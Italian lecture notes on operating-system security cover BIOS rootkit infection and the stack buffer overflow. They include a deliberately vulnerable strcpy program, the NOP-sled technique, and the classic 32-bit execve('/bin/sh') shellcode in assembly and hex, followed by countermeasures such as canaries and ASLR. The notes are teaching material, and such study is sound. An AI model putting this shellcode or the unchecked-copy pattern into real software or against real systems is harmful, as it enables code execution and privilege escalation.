Un'altra infezione che può eseguire un rootkit, è nel BIOS, infatti abbiamo visto che una parte del BIOS non è nella ROM (immodificabile), visto che una parte della procedura di boot è fuori. In particolare una versione di windows non solo ha portato questa parte fuori dalla ROM in una zona scrivibile, ma la zona era pure accedibile da programmi utente.
Quindi avendo la possibilità di modificare il bootstrap loader, l'attaccante può inserire un virus che successivamente fa partire il sistema così che l'utente non se ne accorga.





# Vulnerabilità

Vediamo ora alcune vulnerabilità tipiche dei sistemi operativi che permettono ai malware di installarsi sulla macchina.

Ecco un grafico della "popolarità" delle varie vulnerabilità:

Stats NVD
(1999-2019)




Il buffer overflow, che nel 1999-2019 ha avuto 17724 occorrenze, nel passato è stato la vulnerabilità più comune.
Negli ultimi tempi sono aumentati gli attacchi relativi al web, perché è un applicazione che gira su praticamente tutti i computer e quindi gli attaccanti possono usarlo per raggiungere più dispositivi.

Vediamo i **memory buffer overflow**.
Un buffer è un blocco di memoria che contiene una o più istanze di qualche dato. Tipicamente un buffer è associato ad un array e ha una dimensione prefissata.
Un **buffer overflow** si verifica quando i dati in input eccedono la dimensione del buffer, e quindi si dice che un po' di input "overflows" il buffer.

Ecco un esempio in cui si eccede la dimensione del buffer:

**buffer.c**

```
# include <stdlib.h>
# include <stdio.h>
# include <string.h>
int overflowme(char *string){
      char buffer[8];
      strcpy(buffer, string);
      printf("All was good. Copied
string: %s\n", buffer);
      return 1;
}


int main(int argc, char *argv[]){
      overflowme(argv[1]);
      return 1;
}
```

```
BOF — -bash — ⌘1
calvin:BOF stewie$ gcc -o bof buffer.c
calvin:BOF stewie$
calvin:BOF stewie$
calvin:BOF stewie$ ./bof AA
All was good. Copied string: AA
calvin:BOF stewie$
calvin:BOF stewie$
calvin:BOF stewie$ ./bof AAAAAAA
All was good. Copied string: AAAAAAA
calvin:BOF stewie$
calvin:BOF stewie$
calvin:BOF stewie$ ./bof AAAAAAAA
Abort trap: 6
calvin:BOF stewie$
calvin:BOF stewie$
```

Trap 6 = SIGABRT → signals the process to abort

Questo è dovuto al fatto che la funzione *strcpy*() non limita la dimensione dell'input in nessun modo.

Vediamo cosa succede effettivamente in memoria. Sappiamo che la memoria ha il seguente layout:




- Attributi
  Informazioni che servono al sistema operativo
- Dati + Codice
  Contiene le informazioni sulle variabili definite a compile-time e il codice eseguibile del programma
- Stack
  Contiene le informazioni temporanee in memoria (le variabili locali delle funzioni e i return address) e ha una logica LIFO. Lo stack cresce verso indirizzi di memoria più bassi.
- Heap
  Contiene le variabili allocate a run-time. Lo heap cresce verso indirizzi di memoria più alti.

Quello che diremo per quanto riguarda lo stack può essere applicato in modo speculare allo heap.


Oltre alle varie regioni dell'immagine è importante anche sapere che ci sono i registri della CPU, e il numero di registri e le informazioni salvate in essi dipendono dall'architettura.
In questo discorso siamo interessati principalmente ai pointer registers (che puntano ad un'area di memoria in cui il programma "salterà"):

- EBP (stack base pointer)
  Indirizzo del stack frame corrente


- SP (stack pointer)
  Indirizzo della fine dello stack
- EIP (instruction pointer)
  Indirizzo di memoria (offset rispetto al base pointer) della prossima istruzione da eseguire

Quando vengono chiamate, le funzioni vengono “appese” allo stack, creando un nuovo stack frame.

Ecco un’immagine dello stack quando una funzione $A$ chiama al suo interno la funzione *newfunc*:




Supponiamo che *newfunc* allochi un buffer di 128 bytes in memoria (in un'architettura a 32 bit allochiamo 32 celle di memoria quindi).




Nel caso in cui si scrivano 136 bytes dentro a $newBuffer$ senza nessun controllo (come in $strcpy()$), verranno sovrascritti sia il saved base pointer ($addr(c-1)$ sia il return address ( $addr(c)$). Quando finisce la funzione il programma crasha perché return address contiene un valore non valido.

Un attaccante quindi può sfruttare questa sovrascrittura per inserire all'interno di return address l'indirizzo di una funzione particolare che contiene del codice malevolo.
Se la funzione "manomessa" aveva i privilegi di root, allora l'attaccante riesce ad eseguire il suo codice con i privilegi di root.
La funzione chiamata dall'attaccante in questa maniera è detta **shellcode**.

Tutto quello che l'attaccante deve fare è capire in che posizione dello stack c'è il return address e sapere l'indirizzo corretto del shellcode, ma questo non è molto semplice in quanto è tutto variabile.
L'attaccante può ovviare a questa indeterminatezza impiegando una serie di NOP (nessuna operazione) in cima a una serie di indirizzi RET ripetuti:

- Suppone che se scrive $y$ byte sovrascriverà il $RET$
- Indovina in quale intervallo di indirizzi di memoria può scrivere, diciamo $c \pm y$
- Sceglie un indirizzo in quell'intervallo (ad es. $k > c$) e imposta $RET = k$
- Forgia l'input in modo tale che nell'area intorno all'indirizzo $k$ ci siano solo $NOP$ (l'Instruction Pointer (IP) aumenta e non accade nient'altro)
- In cima alla slitta $NOP$ mette il suo shellcode (All'aumentare dell'$IP$, lo shellcode verrà infine eseguito)




Il shellcode deve essere un codice "piccolo", scritto in binario, non deve avere riferimenti (a librerie) e deve essere self-contained.
L'equivalente dello shell code in C è questo:

```
int main(int argc, char *argv[])
{
    char *sh;
    char *args[2];

    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve(sh, args, NULL);
}
```

(a) **Desired shellcode code in C**

Mentre il shellcode vero e proprio è questo:

```
        nop
        nop                     // end of nop sled
        jmp     find            // jump to end of code
cont:   pop     %esi            // pop address of sh off stack into %esi
        xor     %eax,%eax       // zero contents of EAX
        mov     %al,0x7(%esi)   // copy zero byte to end of string sh (%esi)
        lea     (%esi),%ebx     // load address of sh (%esi) into %ebx
        mov     %ebx,0x8(%esi)  // save address of sh in args[0] (%esi+8)
        mov     %eax,0xc(%esi)  // copy zero to args[1] (%esi+c)
        mov     $0xb,%al        // copy execve syscall number (11) to AL
        mov     %esi,%ebx       // copy address of sh (%esi) t0 %ebx
        lea     0x8(%esi),%ecx  // copy address of args (%esi+8) to %ecx
        lea     0xc(%esi),%edx  // copy address of args[1] (%esi+c) to %edx
        int     $0x80           // software interrupt to execute syscall
find:   call    cont            // call cont which saves next address on stack
sh:     .string "/bin/sh "      // string constant
args:   .long 0                 // space used for args array
        .long 0                 // args[1] and also NULL for env array
```

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

Le contromisure che si possono prendere per eliminare questo problema sono:

- A tempo di compilazione (non sempre possibile perché non sempre ho il codice sorgente ma ho solo l'eseguibile)
  Ricompilare il codice sostituendo tutte le funzioni "pericolose" (ad esempio usare *strlcpy* invece di *strcpy*)
- A tempo di esecuzione
  - Canaries
    Il programma mette tra gli stack frame un canarie (zona di memoria che non deve essere sovrascritta). In questo modo quando si fa buffer overflow il sistema operativo se ne rende conto e crasha.
  - Write o Execute
    Si specifica per ogni cella di memoria se è write o execute
  - ASLR: Address Space Layout Randomization (la migliore)
    Il loader sceglie in modo randomico l'indirizzo di base dello stack e heap ogni volta